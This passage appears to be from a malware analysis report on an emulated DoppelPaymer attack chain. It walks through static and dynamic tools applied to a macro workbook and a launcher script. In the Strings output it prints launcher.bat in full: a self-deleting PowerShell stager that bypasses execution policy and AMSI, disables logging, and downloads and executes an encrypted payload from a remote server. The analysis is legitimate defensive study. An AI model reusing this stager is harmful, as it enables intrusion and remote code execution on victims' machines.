77 65 72 73 68 65 6C 6C 2E 65 78 65 22 20 2D   owershell.exe".-
5F 6C 20 2D 6E 6F 70 20 2D 65 70 20 62 79 70   nol.-nop.-ep.byp
73 73 20 22 5B 49 4F 2E 46 69 6C 65 5D 3A 3A   ass."[IO.File]::
55 61 64 41 6C 6C 54 65 78 74 28 27 25 7E 66   ReadAllText('%~f
27 29 7C 69 65 78 22 20 26 20 44 45 4C 20 22   0')|iex".&.DEL."
7E 66 30 22 20 26 20 50 4F 50 44 20 2F 42 0A   %~f0".&.POPD./B.
5F 77 65 72 73 68 65 6C 6C 20 2D 6E 6F 50 20   powershell.-noP.
73 74 61 20 2D 77 20 31 20 2D 65 6E 63 20 20   -sta.-w.1.-enc..
51 42 6D 41 43 67 41 4A 41 42 51 41 46 4D 41   SQBmACgAJABQAFMA
57 42 46 41 46 49 41 55 77 42 4A 41 47 38 41   VgBFAFIAUwBJAG8A
57 42 55 41 45 45 41 59 67 42 4D 41 47 55 41   bgBUAEEAYgBMAGUA
```




Property	Value
File Name	C:\Users\IEUser\Desktop\Kia Attack\project\project.xlsm
File Type	Unknown format
File Info	Unknown format
File Size	10.88 KB (11136 bytes)
PE Size	Not a Portable Executable.
Created	Friday 16 April 2021, 00.10.23
Modified	Tuesday 06 July 2021, 20.54.06
Accessed	Friday 12 November 2021, 09.03.40
MD5	AE375AAA9E69CE8B67D3FC2757C6FD69
SHA-1	0BF423F693A91C102147385267126E755C0E8ED7

Property	Value
Empty	No additional info available

No additional valuable information was received from CFF Explorer, all the information was already available from HxD which makes sense and both are kind of Hex Editors.

e) **<u>ExEinfo PE</u>:** ExEinfo PE is an application that allows you to verify.exe files and inspect their characteristics. We can also either alter the file name, launch the.exe directly, or just delete it.

Another piece of information offered is the precise size and place of entrance.



Exeinfo PE - ver.0.0.5.3 by A.S.L - 1031+71 sign 2018.09.25

File : project.xlsm

Entry Point : ? oo < EP Section : ?

File Offset : ? First Bytes : 50.4B.03.04.14

Linker Info : ? SubSystem : ?

File Size : 00002B80h < N Overlay : ?

Diagnose: - - - -


NOT EXE - .ZIP archive - [Deflated] [Content_Types].xml - .xlsx Offi

Lamer Info - Help Hint - Unpack info

to view try free Office viewer : www.softmaker.com


Exeinfo PE confirms that there is a large percentage of ZIP in the project.xlsm file.

f) **Strings:** String is a tool that helps us identify strings present in a file of the format Unicode, or ASCII. With the help of additional command line parameters like -a(for ascii strings), -n(minimum string length) we can extract out much useful information from the strings including hyperlinks, meaningful text written while construction of file to understand the use.



```
PS C:\Users\IEUser> .\strings -a -n 6 C:\Users\IEUser\Desktop\malware\Attack-Emulation-of-the-Fore-Part-of-Doppelpaymer-
Attack-Chain-main\project.xlsm

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

[Content_Types].xml
1YfL/@
_rels/.rels
r:"y_dl
xl/_rels/workbook.xml.rels
xl/workbook.xml
#d>MxNJ
Q?4U!=Ci
xl/styles.xml
xl/macrosheets/_rels/sheet1.xml.rels
xl/worksheets/sheet1.xml
ZjKZQ!2
xl/theme/theme1.xml
k8<4¦OH
bP{>2!#
RSLX"7
%Cr`%R.
=¦d#a[
¦]p+~o
xl/macrosheets/sheet1.xml
<^P*5@
eZ^,Kvs
/mOhwe3
xl/sharedStrings.xml
docProps/core.xml
*{r XQ¦
xl/printerSettings/printerSettings1.bin
docProps/app.xml
M2r&;+
[Content_Types].xmlPK
_rels/.relsPK
xl/_rels/workbook.xml.relsPK
xl/workbook.xmlPK
xl/styles.xmlPK
xl/macrosheets/_rels/sheet1.xml.relsPK
xl/worksheets/sheet1.xmlPK
xl/theme/theme1.xmlPK
xl/macrosheets/sheet1.xmlPK
xl/sharedStrings.xmlPK
docProps/core.xmlPK
xl/printerSettings/printerSettings1.binPK
docProps/app.xmlPK
PS C:\Users\IEUser> _
```

Using Strings for project.xlsm that don’t disclose any suspicious information.




```
PS C:\Users\IEUser> .\strings.exe -a -n 3 C:\Users\IEUser\Desktop\malware\launcher.bat

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

# 2>NUL & @CLS & PUSHD "%~dp0" & "%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe" -nol -nop -ep bypass "[IO
.File]::ReadAllText('%~f0')|iex" & DEL "%~f0" & POPD /B
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAEEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAG8AbgAuAE0AQQBKAG8A
UgAgAC0AZwBFACAAMwApAHsAJABCADcARgA0AD0AWwByAEUAZgBdAC4AQQBzAHMARQBtAEIATABZAC4ARwBFAFQAVABZAFAAZQAoACcAUwB5AHMAdAB1AG0A
LgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAFUAdABpAGwAcwAnACkALgAiAEcAZQBUAEYASQBlAGAAbABkACIAKAAnAGMA
YQBjAGgAZQBkAEcAcgBvAHUAcABQAG8AbABpAGMAeQBTAGUAdAB0AGkAbgBnAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkA
YwAnACkAOwBJAEYAKAAkAGIANwBGADQAKQB7ACQAYgAzADkAOQA9ACQAYgA3AEYANAAuAEcARQB0AFYAYQBMAHUAZQAoACQATgBVAEwAbAApADsASQBGACgA
JABCADMAOQA5AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQAQgAzADkAOQBbACcAUwBjAHIAaQBwAHQA
QgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4A
ZwAnAF0APQAwADsAJABiADMAOQA5AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AWwAnAEUAbgBhAGIAbABlAFMA
YwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAB9ACQAVgBhAEwAPQBbAEMAbwBMAEwARQBDAFQA
SQBPAE4AUwAuAEcARQBOAEUAUgBJAEMALgBEAGkAYwB0AEkATwBuAEEAcgBZAFsAcwB0AFIAaQBOAGcALABTAFkAcwB0AEUAbQAuAE8AYgBqAEUAYwBUAF0A
XQA6ADoAbgBFAFcAKAApADsAJABWAEEATAAuAEEAZABEACgAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4A
ZwAnACwAMAApADsAJAB2AEEATAAuAEEAZABEACgAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8A
ZwBnAGkAbgBnACcALAAwACkAOwAkAEIAMwA5ADkAWwAnAEgASwBFAFkAXwBMAE8AQwBBAEwAXwBNAEEAQwBIAEkATgBFAFwAUwBvAGYAdAB3AGEAcgBlAFwA
UABvAGwAaQBjAGkAZQBzAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAGwAbABcAFMAYwByAGkAcAB0AEIA
JwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQA9ACQAdgBhAEwAfQBFAGwAcwBFAHsAWwBTAEMAcgBpAHAAVABCAGwAbwBjAEsAXQAuACIARwBFAHQA
RgBJAGUAYABsAGQAIgAoACcAcwBpAGcAbgBhAHQAdQByAGUAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMA
ZQB0AFYAYQBsAFUAZQAoACQAbgBVAGwAbAAsACgATgBFAHcALQBPAEIAagBlAEMAdAAgAEMAbwBsAEwARQBjAHQASQBvAE4AUwAuAEcARQBOAEUAcgBJAGMA
LgBIAEEAcwBoAFMARQB0AFsAcwB0AFIAaQBuAEcAXQApACkAfQAkAFIARQBmAD0AWwBSAEUAZgBdAC4AQQBzAFMARQBtAEIATABZAC4ARwBFAHQAVAB5AHAA
RQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAJwArACcAVQB0AGkAbABzACcA
KQA7ACQAUgBFAGYALgBHAGUAdABGAGkARQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGACcAKwAnAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkA
YwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAQQBMAHUAZQAoACQAbgB1AEwAbAAsACQAdAByAHUAZQApADsAfQA7AFsAUwBZAFMAVABFAE0ALgBOAGUA
dAAuAFMARQBSAHYASQBDAEUAUABPAGkAbgB0AE0AYQBOAGEAZwBFAHIAXQA6ADoARQB4AHAARQBjAHQAMQAwADAAQwBPAE4AVABJAG4AdQBFAD0AMAA7ACQA
ZQBCAEQARAA9AE4ARQB3AC0ATwBiAEoAZQBDAHQAIABTAFkAUwB0AGUAbQAuAE4ARQBUAC4AVwBFAGIAQwBsAGkARQBuAHQAOwAkAHUAPQAnAE0AbwB6AGkA
bABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAA
cgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJABzAGUAcgA9ACQAKABbAFQARQB4AHQALgBFAG4AYwBPAEQASQBOAGcAXQA6ADoA
VQBuAEkAQwBPAEQAZQAuAEcAZQBUAFMAdAByAGkATgBnACgAWwBDAG8AbgB2AGUAcgBUAF0AOgA6AEYAcgBvAE0AQgBBAHMARQA2ADQAUwB0AFIAaQBOAGcA
KAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQAawBBAE0AZwBBAHUAQQBEAEUAQQBOAGcAQQA0AEEAQwA0AEEATQBnAEEA
dQBBAEQATQBBAE0AQQBBADYAQQBEAGcAQQBNAEEAQQA0AEEARABBAEEAJwApACkAKQA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4A
cABoAHAAJwA7ACQAZQBiAEQAZAAuAEgARQBBAGQARQBSAHMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAGUAQgBEAGQA
LgBQAFIAbwBYAHkAPQBbAFMAWQBzAHQARQBtAC4ATgBFAFQALgBXAEUAYgBSAEUAUQBVAGUAUwBUAF0AOgA6AEQAZQBGAGEAVQBMAHQAVwBlAGIAUAByAE8A
eABZADsAJABlAGIAZABkAC4AUAByAE8AWAB5AC4AQwByAGUAZABlAE4AVABJAEEATABTACAAPQAgAFsAUwB5AFMAdABlAG0ALgBOAGUAVAAuAEMAcgBFAGQA
RQBOAHQAaQBhAEwAQwBhAGMAaABFAF0AOgA6AEQAZQBGAGEAVQBMAHQATgBlAFQAVwBvAFIAawBDAFIAZQBkAGUAbgB0AEkAQQBMAHMAOwAkAFMAYwByAGkA
cAB0ADoAUAByAG8AeAB5ACAAPQAgACQAZQBiAGQAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAG0ALgBUAGUAeABUAC4ARQBOAEMAbwBEAEkA
TgBHAF0AOgA6AEEAUwBDAEkASQAuAEcARQBUAEIAWQB0AEUAcwAoACcAMwByAFkAZwBTAGIAKABxAEYAUgB0AHkAewBKADgARQA1AC0AMQBlAHYAWgBLAFgA
XgBfAGsARABIAEwAPgArACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAFIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUA
ewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBvAHUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMA
WwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgA
KwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIA
eABPAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQARQBCAGQAZAAuAEgARQBhAEQAZQByAFMALgBBAGQA
ZAAoACIAQwBvAG8AawBpAGUAIgAsACIARgBMAHYAcABxAFQAWABYAFcAUgB3AGIAVQBFAD0ASABKAHkAegAwAHMAMQBGADUAMABkAEYARwBzADYAMwBGAFIA
bABHAG0AVABhAC8AeQBEAFEAPQAiACkAOwAkAGQAQQBUAEEAPQAkAGUAQgBkAGQALgBEAE8AdwBuAGwAbwBhAEQARABhAHQAQQAoACQAUwBlAHIAKwAkAFQA
KQA7ACQAaQB2AD0AJABkAEEAdABhAFsAMAAuAC4AMwBdADsAJABEAGEAdABBAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4ATABFAE4AZwB0AEgA
XQA7AC0ASgBvAEkAbgBbAEMASABBAHIAWwBdAF0AKAAmACAAJABSACAAJABkAEEAVABBACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=
PS C:\Users\IEUser>
```

Using strings for launcher.bat. Highlighted text shows us the presence of a command that uses Windows Powershell which is suspicious.

g) <u>PEStudio</u>: PEStudio is a free program that allows you to do static analysis on any Windows executable code. Because a file being analyzed with PeStudio is never started, you may safely examine unknown executables and even malware.

DYNAMIC ANALYSIS

a) <u>ProcessHacker</u>: It is a kind of advanced task manager. A free, sophisticated, multi-purpose utility for monitoring system resources, debugging software and detecting malware.



Highlighting duration: 1000

New objects: 🟩 Removed objects: 🟥

☑ Own processes
☑ System processes
☑ Service processes
□ Job processes
□ 32-bit processes
☑ Debugged processes
☑ Elevated processes
☑ Immersive processes and DLLs
☑ Suspended processes and threads
☑ .NET processes and DLLs

Double-click an item to change it.

powershell.exe	2576	53.24 MB	MSEDGEWIN10\IEUse
powershell.exe	3836	81.97 MB	MSEDGEWIN10\IEUse


CPU Usage: 2.49% | Physical memory: 1.69 GB (21.14%) | Processes: 119

From this we observed that whenever malware is triggered a powershell process is created.


We can also see the dependency of the software on the .NET Processes and DLLs.

Many malicious code species, notably rootkits, employ a method known as "DLL injection," in which malware "injects" code into a running process's address space by compelling it to load a dynamic link library.

b) <u>Regshot</u>: Regshot is a registry compare program that allows you to rapidly take a snapshot of your registry and then compares it to another - done after performing system modifications or installing a new software product.



```
Datetime: 2021-11-13 12:54:08
Computer: MSEDGEWIN10
Username: IEUser
Keys: 494187
Values: 828966
Dirs: 0
Files: 0
```



```
Datetime: 2021-11-13 13:05:25
Computer: MSEDGEWIN10
Username: IEUser
Keys: 494316
Values: 829032
Dirs: 0
Files: 0
```

Drive Link For Regshot Results : https://drive.google.com/file/d/1ZWWSIEfolu6wP5YxfNIrL_6EicdB2M54/view?usp=sharing

On studying the Regshot result we came to know that malware made a total of <u>583 changes</u> and added a total of <u>245 keys.</u>


<u>Some notable changes made</u>

- 4 changes in ApplicationViewManagement\W32.
- 20 changes in Shell.
- We saw some major changes in

Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000803D2\VirtualDesktop:

